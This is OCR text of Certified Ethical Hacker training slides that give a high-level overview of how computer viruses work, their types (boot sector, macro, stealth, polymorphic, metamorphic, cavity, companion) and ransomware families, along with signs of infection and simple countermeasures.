


Working of Viruses: Infection Phase

C|EH Certified Ethical Hacker

Infection Phase

- In the infection phase, the virus **replicates itself** and attaches to an .exe file in the system



Working of Viruses: Attack Phase

- Viruses are programmed with **trigger events** to activate and corrupt systems
- Some viruses infect each time they are **run** and others infect only when a certain predefined condition is met such as a **user's specific task** , a day, time, or a particular event

Unfragmented File Before Attack

File Fragmented Due to Virus Attack

Why Do People Create Computer Viruses

1. Inflict damage to competitors
2. Financial benefits
3. Research projects
4. Play prank
5. Vandalism
6. Cyber terrorism
7. Distribute political messages

Indications of Virus Attack

C|EH Certified Ethical Hacker

Processes take more resources and time

Computer beeps with no display

Drive label changes

Unable to load Operating system

Computer slows down when programs start

Anti-virus alerts

Computer freezes frequently or encounters error

Files and folders are missing

Hard drive is accessed often

Browser window "freezes"

Abnormal Activities

If the system acts in an unprecedented manner, you can suspect a virus attack

False Positives

However, not all glitches can be attributed to virus attacks

How does a Computer Get Infected by Viruses

C|EH Certified Ethical Hacker

When a user accepts files and **downloads without checking** properly for the source

Opening **infected e-mail attachments**

Installing **pirated software**

Not updating and not installing new versions of **plug-ins**

Not running the latest **anti-virus application**


Virus Hoaxes and Fake Antiviruses

Hoaxes are false alarms claiming reports about a non-existing virus which may contain virus attachments

Attackers disguise malwares as an antivirus and trick users to install them in their systems

Warning messages propagating that a certain email message should not be viewed and doing so will damage one's system

Once installed these fake antiviruses can damage target systems similar to other malwares



Ransomware

Ransomware is a type of a malware which **restricts access to the computer system's files and folders** and **demands an online ransom payment** to the malware creator(s) in order to remove the restrictions


Ransomware Family

- Cryptorbit Ransomware
- CryptoLocker Ransomware
- CryptoDefense Ransomware
- CryptoWall Ransomware
- Police-themed Ransomware

CryptoWall Ransomware

Ransomware (Cont'd)


C|EH Certified Ethical Hacker



Cryptorbit Ransomware


Police-themed Ransomware

Ransomware (Cont'd)



System or Boot Sector Viruses

- Boot sector virus **moves MBR to another location** on the hard disk and copies itself to the original location of MBR
- When system boots, **virus code is executed first** and then control is passed to original MBR



File and Multipartite Viruses

C|EH Certified Ethical Hacker

File Viruses

- File viruses infect files which are **executed or interpreted in the system** such as COM, EXE, SYS, OVL, OBJ, PRG, MNU and BAT files
- File viruses can be either direct-action (non-resident) or memory-resident

Multipartite Virus


- Multipartite viruses infect the system **boot sector** and the **executable files** at the same time

Macro Viruses

Macro viruses infect files created by Microsoft Word or Excel

Most macro viruses are written using macro language Visual Basic for Applications (VBA)

Macro viruses infect templates or convert infected documents into template files, while maintaining their appearance of ordinary document files



Cluster Viruses

Cluster viruses modify directory table entries so that it points users or system processes to the virus code instead of the actual program

There is only one copy of the virus on the disk infecting all the programs in the computer system


It will launch itself first when any program on the computer system is started and then the control is passed to actual program

Stealth/Tunneling Viruses

These viruses **evade the anti-virus software** by intercepting its requests to the operating system

A virus can **hide itself** by intercepting the anti-virus software's request to read the file and passing the request to the virus, instead of the OS

The virus can then **return an uninfected version of the file** to the anti-virus software, so that it appears as if the file is "clean"




Encryption Viruses

CEH Certified Ethical Hacker

This type of virus uses simple encryption to encipher the code


The virus is encrypted with a different key for each infected file

AV scanner cannot directly detect these types of viruses using signature detection methods



Polymorphic Code

- Polymorphic code is a code that **mutates** while keeping the original algorithm intact
- To enable polymorphic code, the virus has to have a **polymorphic engine** (also called mutating engine or mutation engine
- A well-written polymorphic virus therefore **has no parts that stay the same** on each infection



Metamorphic Viruses

C|EH Certified Ethical Hacker

Metamorphic Viruses

Metamorphic viruses **rewrite themselves** completely each time they are to infect new executable

Metamorphic Code

Metamorphic code can **reprogram itself** by translating its own code into a temporary representation and then back to the normal code again

Example

For example, W32/Simile consisted of over 14000 lines of assembly code, 90% of it is part of the **metamorphic engine**

Metamorphic Engine

This diagram depicts metamorphic malware variants with recorded code

File Overwriting or Cavity Viruses

Cavity Virus **overwrites a part of the host file** that is with a **constant** (usually nulls), without increasing the length of the file and preserving its functionality

Content in the file before infection

Sales and marketing management is the leading authority for executives in the sales and marketing management industries. The suspect, Desmond Turner, surrendered to authorities at a downtown Indianapolis fast-food restaurant

Content in the file after infection

Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null

Original File
Size: 45 KB

Infected File
Size: 45 KB

Sparse Infector Viruses

C|EH Certified Ethical Hacker

Sparse Infector Virus

Sparse infector virus infects only occasionally (e.g. every tenth program executed), or only files whose **lengths fall within a narrow range**

By infecting less often, such viruses try to **minimize the probability** of being discovered

Difficult to Detect

Infection Process

Wake up on 15th of every month and execute code

Companion/Camouflage Viruses

C|EH Certified Ethical Hacker

01


A Companion virus creates a companion file for each executable file the virus infects

02

Therefore, a companion virus may save itself as notepad.com and every time a user executes notepad.exe (good program), the computer will load notepad.com (virus) and infect the system


Shell Viruses

- Virus code forms a shell around the target host program's code, making itself the original program and host code as its sub-routine
- Almost all boot program viruses are shell viruses



File Extension Viruses

- File extension viruses **change the extensions** of files
- **.TXT** is safe as it indicates a pure text file
- With extensions turned off, if someone sends you a file named **BAD.TXT.VBS**, you will only see **BAD.TXT**
- If you have forgotten that extensions are turned off, you might think this is a **text file** and open it
- This is an **executable Visual Basic Script** virus file and could do serious damage
- Countermeasure is to turn off "**Hide file extensions**" in Windows

